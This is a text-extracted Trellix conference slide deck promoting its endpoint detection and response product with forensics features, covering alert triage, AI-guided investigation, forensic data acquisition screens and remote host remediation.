Trellix

Join us at the EMEA Security Summit

Barcelona, Spain

17-19 JUNE 2024

Trellix

Is EDR enough against today's Cyber Threat Landscape?

Trellix EDR with Forensics

Steen Pedersen — **Sr. Product Manager**
Benjamin Marandel — **Solution Architect**

June 18, 2024

Agenda

EDR Today and tomorrow

- Introduction
- Current capabilities for EDR and Forensics - quick overview
- Trellix EDR with Forensics - with demo
- Trellix Wise - AI supported SOC
- Q&A

Trellix

Current capabilities for EDR and Forensics

An Endpoint Security Powerhouse

Optimize all your Endpoints Protection

- Manage at Enterprise Scale, on-prem & cloud
- Desktop, Servers & Fixed functions devices
- Proactively Protect against sophisticated threats

Simplify & Improve Triage, Investigation & Response

- High Fidelity Endpoint Alerts and Telemetry
- AI Guided Investigations

Minimize Impact

- Real-Time Blocking and Containment at Scale
- Endpoint Forensic & Root Cause Analysis

	Before	During	After
	ENS	EDR	Forensics
Attack			
	Prevent	**Detect**	**Respond**
	File-based & Behavioral protection	AI/ML Detections	Data Acquisition
	Unique Intelligence Sharing Fabric	Realtime and Historical Hunting	File Acquisition
	Rollback Remediation	AI Guided Investigations	Host Remediation / Console
	Customizable Signatures	Threat Intelligence powered Detections	
	Sandbox integration		

Trellix

Proactive protection against sophisticated threats, like Ransomware

Before - the attack

Proactive Attack Surface Reduction

- Insights Threat Intelligence & Security Posture
- Web Control
- Host Firewall
- Device Control
- Application Control

Threat Prevention

- Allow/Block-listing (Hash + Cert)
- Signature Detection
- Global Threat Intelligence
- TIE (Hash + Cert) > ATD
- Static Machine Learning

Pre-execution

Post-execution

- App Containment
- Dynamic Machine Learning

SE Labs 100% Detections


0% False Positives

- Exploit Prevention
- Access Protection

Trellix

EDR – Detect hidden threats

During the attack



Immediate Actions

- Quarantine
- Kill Process
- Delete File

EDR


- Highly Aggregated and Prioritized Threats
- Combining EDR Detection and ENS Threats
- MITRE Mapping

Trellix

EDR – Optimize Alert Triage with AI-guided Investigations

During the attack

1.
2,000 artifacts analyzed, narrowed down to 252 key and 8 findings



2.
Trellix automatically provides answers to the SOC analysts

3.
Graphical view of step 2 results to guide the analyst to get further details

Trellix

Forensics - Data Acquisitions

After the Attack

138
Acquisitions

FILTER BY: Acquisition type: All | Status: All | Requested by: Not Enricher | Platform: All

Actions | GO | 0 acquisitions selected | 1 - 50 of 138

Hostname	IP Address	Requested	Acquisition	Download Size	Status
DESKTOP-V8Q77U1	10.61.155.184	18 hours ago	Triage (automatic)	2.5MB	Acquired
DESKTOP-V8Q77U1	10.61.155.184	19 hours ago	Triage (automatic)	2.4MB	Acquired
DESKTOP-V8Q77U1	10.61.155.184	19 hours ago	Triage (automatic)	2.3MB	Acquired
DESKTOP-V8Q77U1	10.61.155.184	20 hours ago	Triage (automatic)	2.3MB	Acquired
DESKTOP-V8Q77U1	10.61.155.184	20 hours ago	Triage (automatic)	2.2MB	Acquired
DESKTOP-V8Q77U1	10.61.155.184	21 hours ago	Triage (automatic)	2.1MB	Acquired
DESKTOP-V8Q77U1	10.61.155.184	21 hours ago	Triage (automatic)	2.1MB	Acquired
139093-nsankajo-Accounting	10.14.66.58	21 hours ago	Triage (automatic)	13.3MB	Acquired
139095-nsankajo-Finance	10.14.65.181	22 hours ago	Triage (automatic)	14.5MB	Acquired
138882-nsankajo-Marketing	10.14.65.156	22 hours ago	Triage (automatic)	10.7MB	Acquired

Triage collection acquired

VIEW TRIAGE SUMMARY
PROCESS DATA ACQUISITION
Download Full Triage

Acquisition Details

Request Type:	Custom
Timestamp:	2024-06-03 12:43:15Z
Requested:	2024-06-03 12:42:14Z
Requested By:	Automatic
Trigger Alert:	[File rad7D2F8.tmp.exe written] Executable dropped by MS Word (Methodology)

Automatic Triage based on IOC detections

Trellix

Forensics - Alert Timeline and Triage Viewer


After the Attack

Show timeline of alerts

- Simplifies investigation
- Filters results based on selection

Red Dot shows indicator trigger

- Full triage download for deeper analysis



Trellix

Forensics - Data Acquisitions

After the Attack

Acquire
- Single File
- Triage
- Multiple Files
- Standard Investigative Details
- Comprehensive Investigative Details
- Quick File Listing
- Command Shell History
- Process Memory
- Driver Memory
- Full Memory
- Raw Disk
- PowerShell History (From Event Logs)

928
Acquisitions

FILTER BY:
Acquisition type: All
Status: All
Requested by: Not Enricher
Platform: All

Actions | GO | 0 acquisitions selected | 301 - 350 of 928


Hostname	IP Address	Requested	Acquisition	Download Size	Status
VICTIM-7FHS0H5	10.12.10.136	14 days ago	Triage (automatic)	6.2MB	Acquired
victim-win10-AQ	10.12.10.174	14 days ago	Triage (automatic)	6.3MB	Acquired
victim-win10-AQ	10.12.10.174	14 days ago	Data: Quick File Listing	28.4MB	Acquired
victim-win10-AQ	10.12.10.174	14 days ago	Data: Command Shell History	1.4MB	Acquired
victim-win10-AQ	10.12.10.174	14 days ago	Data: PowerShell History (From Event Logs)	691.6KB	Acquired
victim-win10-AQ	10.12.10.174	14 days ago	Data: Raw Disk	26.3GB	Acquired
victim-win10-AQ	10.12.10.174	14 days ago	Data: Full Memory	2.4GB	Acquired
VICTIM-7FHS0H5	10.12.10.129	14 days ago	Triage (automatic)	15.4MB	Acquired

Forensics - Host Remediation – Remote Shell

After the Attack


Remote Console

- Audited
- Kill processes
- Remove Files
- Scriptable



Trellix

XConsole - access to cloud services



Switch between the different workspaces

Trellix


Trellix

EDR with Forensics

Safe Harbor Statement

Legal

This slide deck may include roadmap information, projections or other information that might be considered forward-looking. While these forward-looking statements represent our current judgment on what the future holds, they are subject to risks and uncertainties that could cause actual results to differ.



Trellix

Safe Harbor Statement

This slide deck may include roadmap information, projections or other information that might be considered forward-looking. While these forward-looking statements represent our current judgment on what the future holds, they are subject to risks and uncertainties that could cause actual results to differ.

Trellix Endpoint Security

